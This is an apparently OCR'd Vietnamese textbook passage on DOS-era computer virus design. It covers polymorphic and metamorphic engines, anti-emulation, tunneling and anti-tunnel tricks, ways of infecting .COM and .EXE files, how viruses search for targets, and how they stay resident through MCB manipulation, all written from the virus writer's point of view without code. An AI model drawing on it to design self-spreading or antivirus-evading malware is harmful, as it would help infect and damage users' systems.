Như ta đã biết, Boot sector được tải vào địa chỉ 0:07C00H. Như vậy, các dữ liệu trong bảng tham số phải được tham chiếu bằng CS và lấy ra từ offset 07C00H. Để đơn giản hoá các tham chiếu, có thể sử dụng hai phương pháp sau để có thể sử dụng một offset quen thuộc hơn (0 hoặc 0100H – tương ứng với các file thi hành dạng .BIN, .COM):

- Phân phối một vùng nhớ để thường trú, chuyển toàn bộ chương trình Virus tới vùng nhớ này, sau đó chuyển toàn bộ chương trình Virus tới vùng nhớ này, sau đó chuyển quyền điều khiển cho đoạn mã tại vùng nhớ mới với địa chỉ segment:offset mới.
- Sử dụng một lệnh nhảy JMP FAR 07C0H:0xxxx chuyển quyền điều khiển đến một lệnh tại chính vùng nhớ 0000:07C00H, nhưng với segment:offset khác.

g. Kỹ thuật đa hình.

Mặc dù Virus có thể được mã hoá, tuy nhiên đoạn chương trình mã hoá vẫn cố định, vì vậy các chương trình diệt Virus có thể phát hiện Virus một cách dễ dàng. ý tưởng chính của công nghệ đa hình là thay đổi cả phần thủ tục mã hoá, làm cho các chương trình diệt Virus sẽ gặp khó khăn áp dụng phương pháp dò tìm đoạn mã để phát hiện Virus.

Có thể chua các kỹ thuật đa hình thành nhiều mức như sau:

Mức 1: Virus có một số bộ giải mã với tập lệnh cố định, và chọn một trong số các bộ giải mã đó khi lây nhiễm file.

Mức 2: Bộ giải mã chứa một số lệnh cố định, phần còn lại có thể thay đổi.

Mức 3: Bộ giải mã có thể chứa các lệnh không có ảnh hưởng đến logic chương trình, ví dụ NOP, CLI, STI,..

Mức 4: Bộ giải mã sử dụng các lệnh có thể thay thế và tiến hành đổi thứ tự chúng mỗi lần lây nhiễm, thuật toán giải mã vẫn không thay đổi.

Mức 5: Sử dụng tất cả công nghệ trên, thuật toán giải mã có thể thay đổi, chương trình Virus có thể mã hoá nhiều lần, thậm chí mã hoá một phần bộ giải mã.

Mức 6: Virus biến hình: Phần chính của Virus được thay đổi, được chia thành các khối, có thể đặt ở những vị trí ngẫu nhiên trong mỗi lần lây nhiễm.

h. Kỹ thuật biến hình.

Đây là một kỹ thuật phức tạp, có mục đích sinh ra những bộ mã lệnh của chương trình Virus hoàn toàn khác nhau. Một số điểm chính yếu của công nghệ biến hình:

- Có bộ dịch ngược các lệnh.
- Có bộ rút gọn mã: Có nhiệm vụ rút gọn/tối ưu hai hay nhiều mã lệnh thành một lệnh.
- Có bộ mở rộng mã: Có nhiệm vụ phát triển một lệnh thành nhiều lệnh nếu có thể.
- Bộ định vị lại (tính toán lại), có nhiệm vụ định vị lại tất cả các tham chiếu, ví dụ như các lệnh nhảy, lệnh gọi và các con trỏ.
- Bộ sinh rác, có nhiệm vụ chèn thêm một hoặc nhiều mã lệnh không ảnh hưởng đến logic chương trình, cào giữa các mã lệnh thực sự.
- Có khả năng tìm và loại bỏ những mã lệnh rác được bộ sinh rác chèn vào.

i. Kỹ thuật chống mô phỏng.

Kỹ thuật này có nhiệm vụ làm dừng môi trường mô phỏng mà các chương trình diệt Virus sử dụng để mô phỏng hoạt động của Virus, kết hợp với các công nghệ heuristic để nhận dạng các Virus chưa biết.

Một số kỹ thuật thường được sử dụng:

- Chiếm các ngắt 01h, 02h phục vụ cho việc gỡ rối.
- Sử dụng các kỹ thuật thường trú trên UMB. HMA mà môi trường mô phỏng không hỗ trợ.
- Tiến hành các thao tác với ngăn xếp và các thanh ghi đoạn dữ liệu DS

j. Kỹ thuật chống theo dõi.

Công nghệ này chống lại công nghệ heuristic của các chương trình diệt Virus. Xin nói thêm về công nghệ heuristic, hiện nay có một số chương trình antivirus sử dụng công nghệ này, phát hiện Virus dựa trên phân tích hành vi của các chương trình. Kỹ

thuật chống theo dõi nhằm chống lại công nghệ này. Có thể sử dụng các công nghệ sau:

- Sử dụng các hàm dịch vụ (các ngắt) theo cách riêng hay sử dụng các hàm dịch vụ giả do Virus tạo ra
- Chèn thêm các đoạn mã lệnh "rác" không ảnh hưởng đến logic chương trình, xen kẽ những mã lệnh thực sự.

k. Kỹ thuật đường hầm - cửa hậu.

Để đề phòng trường hợp đã có một chương trình khác thường trú, kiểm tra các tác vụ đọc ghi đĩa, Virus cần phải lấy được địa chỉ của thủ tục xử lý ngắt đầu tiên (của BIOS). Kỹ thuật này khá phức tạp, chủ yếu dựa trên các phương pháp sau:

- Dò tìm một đoạn mã xác định của thủ tục xử lý ngắt trên vùng nhớ, khi tìm thấy, địa chỉ của thủ tục xử lý ngắt sẽ được lưu lại để sử dụng. Kỹ thuật này có thuận lợi là đoạn mã đơn giản, dễ xây dựng, nhưng có hạn chế về thời gian quét bộ nhớ.
- Thiết kế đoạn mã theo dõi chuỗi các thủ tục xử lý ngắt để tìm ra thủ tục xử lý ngắt chuẩn, việc lần vết được tiến hành tìm ra thủ tục ngắt chuẩn, việc lần vết được tiến hành dựa trên công nghệ sử dụng các ngắt gỡ rối 01h và 03h. Phương pháp này thường được sử dụng hơn cả, do đạt hiệu quả cả về mặt tốc độ. Tuy nhiên nếu trong các thủ tục xử lý ngắt có sử dụng công nghệ anti-tunnel, kỹ thuật này có thể bị lỗi.
- Một kỹ thuật khác cực đoan hơn và ít được dùng nhất do độ phức tạp và tính tương thích kém, đó là viết lại một số chức năng của ngắt 13h sử dụng các cổng điều khiển ổ đĩa. Bù lại, do tiến hành truy nhập trực tiếp, phương pháp này có khả năng chống theo dõi rất tốt.
- Còn có một kỹ thuật khác là sử dụng các hàm (ngắt) không được công bố của hệ điều hành để lấy được địa chỉ thủ tục xử lý ngắt gốc – còn gọi là kỹ thuật cửa hậu.

l. Kỹ thuật anti-tunnel.

Là công nghệ đối nghịch với công nghệ đường hầm, nhằm ngăn chặn các chương trình antivirus có ý định tìm kiếm địa chỉ thủ tục xử lý ngắt chuẩn. Kỹ thuật này

chủ yếu hạn chế phương pháp sử dụng các ngắt 01h/03h để lần theo chuỗi thủ tục ngắt. Công nghệ này dựa trên cách tiến hành xử lý các ngắt 01h/03h của hệ điều hành.

Đối với ngắt 01h, nếu giá trị của cờ bẫy (trap flag) trong thanh ghi cờ được bật, bộ vi xử lý sẽ tiến hành gọi ngắt 01h sau khi thi hành một mã lệnh. Thanh ghi cờ, địa chỉ segment:offset của lệnh bị ngắt được lưu vào ngăn xếp trước khi quyền điều khiển được trao cho thủ tục xử lý ngắt 01h.

Sử dụng một số thao tác trực tiếp đối với thanh ghi cờ và ngăn xếp (thanh ghi SS:SP) Virus có thể phát hiện và làm dừng quá trình lần vết này. Một phương pháp khác là đặt lại các vector ngắt 01h/03h để ngăn chặn quá trình lần vết.

m. Kỹ thuật tối ưu.

Nhằm thu gọn kích thước chương trình Virus cũng như tăng tốc độ thi hành chương trình Virus, bao gồm việc thiết kế các giải thuật tối ưu cho mỗi tác vụ, việc sử dụng các thủ tục thay cho các đoạn mã lặp cộng với sử dụng các mã lệnh tối ưu.

Phương pháp đầu rất linh hoạt, đa dạng tuỳ thuộc vào người thiết kế Virus, ở đây chỉ nghiên cứu hai phương pháp sau.

- Sử dụng các thủ tục:

Nếu một số mã lệnh có kích thước lớn được sử dụng nhiều lần, có thể tối ưu bằng các sử dụng thủ tục. Vì lệnh gọi thủ tục/lệnh trở về CALL/RET có kích thước 3+1=4byte, có thể đưa ra công thức tính số byte tiết kiệm được:

NumByte=(SizeofProc – 4)NumofCall – SizeofProc.

- Phương pháp thứ ba dựa trên nguyên tắc: để thực hiện cùng một nhiệm vụ, có thể sử dụng các mã lệnh khác nhau, có độ dài và thời gian thực hiện khác nhau.

III. F- VIRUS.

Một dạng Virus khác được đề cập dưới tên gọi F- Virus với số lượng vô vùng đông đảo và tính phá hoại đa dạng được nhiều người chú ý hơn B- Virus. Mặt khác dễ rằng công việc thoải mái hơn, nhất là những tác vụ đĩa do đó là một điều kiện tốt cho Virus phát triển.

A. Các Virus file trên môi trường DOS.

1. Phương pháp lây lan.

Như tên gọi F- Virus, Virus chỉ lây lan trên các file thi hành được, tuy rằng điều này cũng không hẳn vì đã có trường hợp file đơn thuần là dữ liệu cũng bị lây.

Giống như một nguyên tắc bất di bất dịch của **B-** Virus, F- Virus cũng phải tuân theo những nguyên tắc sau:

- Quyền điều khiển nằm trong tay Virus trước khi Virus trả nó lại cho file bị nhiễm. Tất cả các dữ liệu của file phải được bảo toàn sau khi quyền điều khiển thuộc về file.

Cho đến nay, F- Virus chỉ có vài cách lây lan cho file, mà ta sẽ gọi là file đối tượng. Ta sẽ lần lượt xét qua các phương pháp này để tháy ưu cũng như khuyết điểm của nó.

- Chèn đầu.

Thông thường, phương pháp này chỉ áp dụng với các file .COM nghĩa là đầu vào chương trình luôn ở PSP:100 (Program segment Prefix).

Lợi dụng đầu vào cố định, Virus sẽ chèn vào đoạn mã chương trình Virus (mà ta sẽ gọi là pro_vi) vào đầu chương trình đối tượng, đẩy toàn bộ chương trình đối tượng xuống phía dưới.

Có thể minh hoạ:

- Ưu điểm:

Pro_vi rất dễ viết, vì thực chất nó là một file dạng .COM. Mặt khác, sẽ gây khó dễ cho vấn đề phục hồi file vì đòi hỏi phải đọc toàn bộ file bị nhiễm vào vùng nhớ rồi tiến hành ghi lại.

- Khuyết điểm:

  Trước khi trả quyền điều khiển lại file phải đảm bảo đầu vào là PSP:100, do đó phải chuyển trả toàn bộ chương trình lên bắt đầu từ offset 0100h.

Những chương trình đọc lại chính mình (COMMAND.COM chẳng hạn) mà offset cần đọc rơi vào Pro_vi sẽ dẫn đến sai lạc logic chương trình. Chỉ lây được trên các file có đầu vào cố định (.COM hay .BIN) và điều quan trọng: kích thước file tăng lên đúng bằng kích thước Pro_vi.

- Append file

Phương pháp này được thấy trên hầu hết trên các loại F- Virus vì phạm vi lây lan của nó rộng rãi hơn phương pháp trên. Theo phương pháp này Pro_vi sẽ được gắn ngay sau chương trình đối tượng. Do Pro_vi không nằm đúng đầu vào của chương trình nên nó phải:

- Đối với file dạng .COM/.BIN: thay các byte ở điểm vào (entry) vào của chương trình bằng một lệnh JMP, chuyển điều khiển từ entry vào đến đoạn mã của Pro_vi.
- Đối với file dạng .EXE: chỉ cần định vị lại các giá trị SS, SP, CS, IP trong exec header.
- Ưu điểm:

  Lây lan trên một lại file thi hành được, thường là .COM/.EXE/.BIN,.. Mặt khác, sự xáo trộn dữ liệu trên file không đáng kể. Việc đoạt quyền điều khiển trên file .COM chỉ cần 3 byte cho một lệnh nhảy.

- Khuyết điểm:

  + Để khôi phục, chỉ cần định vị dữ liệu cũ để trả lại, không cần phải ghi lại toàn bộ chương trình. Nhưng việc định vị rất khó vì kích thước file đối tượng là bất kỳ.


  + Kích thước file thay đổi, tăng lên một đoạn bằng (hoặc chênh lệch <=16 byte đối với loại .EXE).

- Overwrite

Nhược điểm của hai phương pháp trên đều ở chỗ làm tăng kích thước file. Đây là một yếu tố tiên quyết để phát hiện ra Virus. Phương pháp này đề ra để khắc phục

hai phương pháp trên, tuy nhiên hầy như chỉ có rất ít Virus biết dùng phương pháp này. Theo phương pháp này Virus sẽ tìm một vùng trống trong file đối tượng (có thể là stack hoặc buffer) để ghi đè chương trình Virus vào. Trường hợp Buffer ở cuối file nhỏ, có thể thừa ra một đoạn chương trình Virus làm kích thước file tăng lên không đáng kể.

Tuy nhiên phương pháp này lại gặp nhiều trở ngại. Đầu tiên buffer vừa đủ cho kích thước pro_vi không phải là dễ tìm, nếu không nói là rất hiếm, đã vậy, nếu đây là giá trị hằng của chương trình, lại làm thay đổi logic hoặc chương trình.



Kế đến phương pháp này cũng chỉ lây được trên các file .COM/.BIN mà thôi.

2. Phân loại.

F- Virus chủ yếu được phân làm 2 loại chính.

- TF Virus (Transient File Virus)

  Virus thuộc loại này không thường trú, không chiếm ngắt, khi được trao quyền nó sẽ tìm một hoặc nhiều file khác để lây. Cách viết Pro_vi kiểu như vậy khác hẳn loại 2.

- RF Virus (Resident File Virus)

  Virus loại này thường trú bằng các kỹ thuật khác nhau, chi phối ngắt (ít nhất là ngắt 21h), khi ngắt này được thi hành ứng với những chức năng xác định, file sẽ bị lây.


Càng về sau này, RF Virus đã lợi dụng thế mạnh của TF Virus trong việc tìm kiếm file để lây lan. Dù vậy nó vẫn là RF Virus, nhưng là một smart Virus (Virus tinh khôn).

3. Cấu trúc chương trình Virus.


Hai loại Virus trên có cấu trúc pro_vi hoàn toàn khác nhau vì sử dụng những kỹ thuật khác nhau.

- TF- Virus

Cấu trúc pro_vi tương đối đơn giản, chia làm 3 phần: lây lan, phá hoại buffer.



Phần lây lan có thể tổng quát như sau:




Phần phá hoại: thường theo phần lây lan.


Phần buffer: chứa các biến nội tại của pro_vi, các dữ liệu của chương trình đối tượng, các dữ liệu này sẽ được khôi phục cho file trước khi quyền điều khiển trả cho chương trình đối tượng.

- RF-Virus

Do chiếm ngắt và hoạt động khi cần thiết, RF- Virus được thiết kế như một TSR (chương trình thường trú), nghĩa là pro_vi được chia làm 2 phần: phần install và phần thân chương trình. Phần thân có cấu trúc tương tự như TF- Virus, nghĩa là cũng xó 3 phần nhỏ hơn: phụ trách các công việc khác nhau: lây lan, phá hoại, chứa dữ liệu.



Phần install quan trọng, nó có thể khái quát như sau:



4. Các yêu cầu cho một F- Virus.

a. Tính tồn tại duy nhất.

Cũng như B- Virus, việc kiểm tra này nhằm đảm bảo cho Virus có mặt chỉ một lần trong vùng nhớ/trên file (tất nhiên ta không xét đến trường hợp nhiều Virus tấn công một file).

Nếu trong vùng nhớ có quá nhiều bản sao của một Virus sẽ làm cho thời gian thi hành lớn lên cũng như kích thước của file tăng lên quá nhanh dễ bị phát hiện và cũng làm tăng thời gian nạp file.

b. Tính lây lan.

Là yêu cầu bắt buộc, bảo đảm cho sự tồn tại và phát triển của Virus, và mới được gọi là Virus. ở đây ta không đề cập đến lây lan mà nói đến tốc độ lây. một Virus khoẻ phải có tốc độ lây nhanh và do đó mới bảo đảm tính tồn tại.

c. Tính phá hoại.

Tính phá hoại đôi khi chỉ do ngẫu nhiên khi logic pro_vi không dự trù hết các trường hợp có thể xảy ra, hoặc do cố ý, nhưng cố ý mà không lường hết hậu quả cũng dẫn đến tai hoạ khủng khiếp.

Việc phát hiện F- Virus đơn giản hơn B- Virus rất nhiều. Bất kỳ sự tăng kích thước nào trên file thi hành được từ 1k-5k đều có thể kết luận chính xác 90% là file bị nhiễm Virus.

Do đó Virus làm sao phải có được một kỹ thuật nguỵ trang khéo léo để đánh lừa được hiện tượng này.

Mặt khác, pro_vi dạng F quen thuộc với những người viết Virus hơn loại B vì thực chất nó cũng như một chương trình chạy dươí HĐH. Do đó việc chạy đua đã diễn ra giữa việc gây khó khăn cho quá trình theo dõi và cố theo dõi để phát hiện cách phá hoại nhằm khắc phục.

d. Tính thường trú

Chỉ quan trọng đối với loại RF- Virus, tuy nhiên số lượng RF- Virus khá đông đảo nên nó được nêu như một yêu cầu.

e. Tính kế thừa.

Các phiên bản sau luôn khắc phục những điểm yếu của những phiên bản trước.

5. Phân tích kỹ thuật.

a. Kiểm tra tính tồn tại.

- Trong vùng nhớ

Chỉ có RF-Virus mới áp dụng kỹ thuật này. Có nhiều cách kiểm tra. Tuy nhiên các cách sau thường hay gặp:

- Tạo thêm chức năng cho DOS, để kiểm tra tính tồn tại chỉ cần gọi chức năng này.
- So sánh một đoạn mã vùng nhớ với chính nó, một chênh lệch dù chỉ 1 byte cũng dẫn tới lây lan.

- Trên file

Có thể có các cách kiểm tra sau:

- Kiểm tra bằng kích thước.
- Kiểm tra bằng key value (giá trị khoá).
- Kiểm tra bằng cách dò đoạn mã.

+ Kiểm tra áp dụng trong những Virus đầu tiên, tuy độ chính xác của nó không cao và mặt khác cũng không kiểm tra được phiên bản của nó. Tuy nhiên việc kiểm tra nhanh và kết quả phụ trong quá trình kiểm tra có thể được dùng về sau nên nó được ưa dùng hơn cả.

+ Để khắc phục những nhược điểm kỹ thuật trên, người viết Virus đã đưa ra cách kiểm tra bằng đoạn mã key-value: gồm vài byte (thường là 5 byte) vào những byte cuối cùng của file. Các byte key value của phương pháp này có thể cho biết phiên bản của Virus chẳng hạn. Ưu điểm của phương pháp này là áp dụng được với mọi file.

+ Đối với loại RF-Virus, việc kiểm tra này được đặt ra hàng đầu. Do đó, nó đòi hỏi phải so sánh cả một đoạn mã thật lớn , phương pháp này không được ưa thích lắm vì nó làm giảm tốc độ thi hành file.

b. Kỹ thuật lây lan


Hai loại Virus có hai cách lây hoàn toàn khác nhau, do đó kỹ thuật lây lan cũng sẽ đề cập thành 2 phần tương ứng. Tuy vậy, vẫn có những phần chung mà cả hai loại đều phải dùng.

- Các kỹ thuật chung trên file

Dù là Virus loại RF hay TF, đối tượng lây lan của chúng vẫn là file. Do đó, các phương pháp định vị, tính kích thước file … đều giống nhau. Để có thể truy xuất file, Virus phải dự trù các trường hợp sau có thể xảy ra. Đó là:

Một file được mở với chế độ đọc/ghi phải đảm bảo không có thuộc tính sys (hệ thống), hoặc Read only (chỉ đọc), hoặc hidden (ẩn). Do đó cần phải đổi lại thuộc tính khi cần thiết để có thể truy nhập. Mặt khác, khi một file được cập nhật, ngày giờ cập nhật cũng được đưa vào, do đó, làm thay đổi giá trị ban đầu của file. Đôi khi lại tạo ra lỗi cho file này. Để khắc phục hai lỗi này, cách tốt nhất là nên đổi lại thuộc tính của file, lưu giữ ngày tháng tạo file để rồi sau đó trả lại đầy đủ thuộc tính ban đầu cho chúng.

Mặt khác một đĩa mềm có nhãn bảo vệ, nếu cố gắn lên file sẽ tạo lỗi. Nếu không xử lý lỗi này, khi thực thi lây thì DOS sẽ báo lỗi: "Write on protec disk" thật buồn cười. Lỗi này được DOS kiểm soát bằng ngắt 24h. Do đó phương pháp tốt nhất nên thay ngắt 24h trước khi thi hành truy xuất file rồi sau đó hoàn trả. Sơ đồ tổng quát của một F- Virus trên file được mô tả như sau:



- Kỹ thuật định vị trên file.

ở đây chỉ đề cập đến 2 phương pháp chèn đầu và append file, một phương pháp dùng cho .COM và còn lại cho .EXE.

- Chèn đầu: Các bước thực hiện phức tạp, gồm các thủ tục: xin cấp phát vùng nhớ, chuyển Pro_vi sang, đọc toàn bộ chương trình tiếp theo, sau đó rồi ghi lại vào file.
- Append file: phương pháp này chép pro_vi vào cuối file đối tượng, tuỳ theo loại file sẽ có cách định vị khác nhau. Đối với file .COM, mọi chuyện đơn giản, dời trỏ đến cuối file, ghi pro_vi vào, bước nhảy đầu chương trình được tính bằng kích thước cũ của file mới trừ bớt đi 3 byte. Đối với file .EXE, dù có vẻ phức tạp với việc định vị lại các đầu vào, nhưng lại dễ dàng với các bước sau.
- Tính kích thước file: có thể đơn giản bằng cách dời con trỏ file đến cuối file, tuy nhiên, thông tin từ exec header cũng đủ cho phép tính kích thước này.
- Ghi Pro_vi vào cuối file, tương tự như File .COM
- Định vị giá trị CS và IP, nên định vị luôn SS và SP.

- Kỹ thuật tìm file đối tượng.

Điều quan trọng của Virus là phải lây lan, do đó, tìm kiếm 1 file đối tượng là điều quan trọng.

Đối với RF- Virus, quyền điều khiển chỉ tạm thời giao cho Virus. Khi Virus chuyển quyền cho file, nó không còn ảnh hưởng gì với file nữa vì nó không chiếm một ngắt nào khả dĩ cho nó có thể "Pop up" được. Chính vì điều này, việc tìm kiếm file đối tượng lây là một điều cấp bách. Do đó, trong pro_vi luôn có một đoạn mã cho phép Virus đi tìm file để lây.

Thông thường Virus dùng chức năng 04Eh (find first) và 04Fh (find next) để tìm file. Vì quyền điều khiển trao cho nó quá ít ỏi, nên Virus tranh thủ tìm kiếm càng nhiều file càng tốt, nó có thể:

- Lây toàn bộ file thi hành trong thư mục hiện hành. Tuy vậy do lệnh PATH được dùng quá nhiều, từ một thư mục chỉ chứa file dữ liệu có thể goi được mà không bị lây. Do đó, Virus đã được cải tiến.

- Lây các file trong các thư mục chỉ ra trong lệnh PATH. Điều này vô cùng thuận lợi, bảo đảm quyền tồn tại cho Virus. Tuy vậy cũng chưa hết.
- Lây toàn bộ file trong đĩa hiện hành. Điều này đảm bảo chỉ lây một lần, tuy vậy kích thước đĩa quá lớn làm thời gian lây kéo dài, người sử dụng dễ nhận thấy.

  Cuối cùng cách tốt nhất vẫn là tìm file không PATH.

Đối với RF- Virus, mọi chuyện lại có vẻ đơn giản hơn. DOS một hệ điều hành bao gồm nhiều chức năng truy xuất đĩa. Bất kỳ một chương trình nào chi phối ngắt 21H sẽ có toàn quyền thao tác trên file. Virus tất nhiên sẽ không bỏ qua ngắt này.

Trên tất cả các RF- Virus đã biết đều chiếm ngắt 21h, tuy nhiên không phải bất kỳ một chức năng nào cũng dẫn đến việc lây lan, mà chỉ là một số chức năng nào đó mà thôi. Thông thường, chức năng thi hành đều phải thông qua chức năng này (kể cả COMMAND.COM), mặt khác các tham số vào cho phép định vị file nhanh nhất mà không cần phải tìm file. Do đó, cũng chẳng lạ gì nếu tất cả các Virus đã biết đều chi phối chức năng này. Để có thể tăng tốc độ lây lan, Virus có thể mở rộng phạm vi chi phối của mình bằng cách "kiêm" luôn một vài chức năng khác như mở file (03Dh), tìm file (011H,04EH,012H,04FH,..).

Về sau, khi sức mạnh của việc định vị file đối tượng của TF- Virus tỏ rõ, RF-Virus cũng đã "tiếp thu", nó đã có khả năng cố tìm file khác để lây, khi không còn file nữa mới lây trên file được chỉ định.

c. Kỹ thuật thường trú.

Kỹ thuật này chỉ áp dụng với RF- Virus. Thực chất của sự ra đời RF- Virus là do khó khăn trong việc giải quyết kỹ thuật thường trú. Kỹ thuật này cho đến nay vẫn là một vấn đề mở cho các nhà nghiên cứu và "thiết kế" Virus.

Điều khó khăn xuất phát ở chỗ, DOS chỉ cung cấp chức năng lưu trú cho chương trình, nghĩa là chỉ cho phép toàn bộ chương trình thường trú. Việc thường trú của Virus, do đó cũng dẫn đến việc thường trú của chương trình đối tượng, mà điều này không thể chấp nhận nếu kích thước chương trình đối tượng quá lớn. Cách tổ chức vùng nhớ không được DOS công bố kỹ càng cũng tạo ra khó khăn trong ý đồ muốn thường trú.

Tuy vậy, vẫn có cách giải quyết, hoặc bằng cách sử dụng khôn khéo các chức năng của DOS, hoặc bằng phương pháp "thủ công" trên chuỗi MCB (nằm ở đầu file

thực thi .COM, .EXE Memory Control Block). Căn cứ kỹ thuật thường trú được thực hiện trước hay sau khi chương trình đối tượng thi hành, có thể chia kỹ thuật thường trú thành 2 nhóm:

- Thường trú trước khi trả quyền điều khiển.

Không có chức năng nào của DOS cho phép làm điều này, do đó kỹ thuật này 'gắn liền' với tác vụ thủ công trên MCB. Các cách sau đã được Virus dùng đến.

- Thao tác trên MCB để tách một khối vùng nhớ ra khỏi quyền điều khiểu của DOS, rồi dùng vùng này để chứa chương trình Virus.

Kỹ thuật này có nhược điểm là dễ bị phát hiện khi dùng bất kỳ một phần mềm kiểm tra bộ nhớ nào đều có thể phát hiện ra chênh lệch vùng nhớ (có thể dùng lệnh CHKDSK của DOS).

- Tự định vị: kỹ thuật này đưa ra để khắc phục nhược điểm của kỹ thuật trên, tuy nhiên lại có vẻ may rủi. Cách này dựa vào những điều đã biết về cách tải của COMMAND.COM: nó chỉ để một phần chương trình thường trú ở vùng nhớ thấp (nếu có thể được), nhiệm vụ của đoạn này là sẽ tải phần còn lại của COMMAND.COM vào vùng nhớ cao rồi trao quyền điều khiển, phần còn lại này bao gồm phần lớn các lệnh nội trú của DOS, nó còn có nhiệm vụ tìm và thi hành file. Khi quyền điều khiển được chuyển cho file, phần mã này không còn cần thiết nữa và do đó có thể bỏ đi. Nếu để những đoạn mã này thường trú ở vùng nhớ thấp rõ ràng sẽ tốn nhiều vùng nhớ mặc dù sẽ không có sự tải lại COMMAND.COM khi nó bị ghi đè, việc tiết kiệm này cũng có nhiều nguyên nhân nhưng nếu ta nhớ rằng kích thước vùng nhớ của máy là 640kb thì điều này không có gì là lạ. Dĩ nhiên, chương trình Virus không thể chiếm ngay vùng nhớ cao nếu không dùng kỹ thuật trên tách nó ra khỏi DOS, vì như thế nó sẽ bị COMMAND.COM ghi đè lên khi phần thường trú quyết định tải lại COMMAND.COM, cách giải quyết rất đơn giản nếu Virus chịu 'nhường' vùng nhớ cao và lùi về một chút.

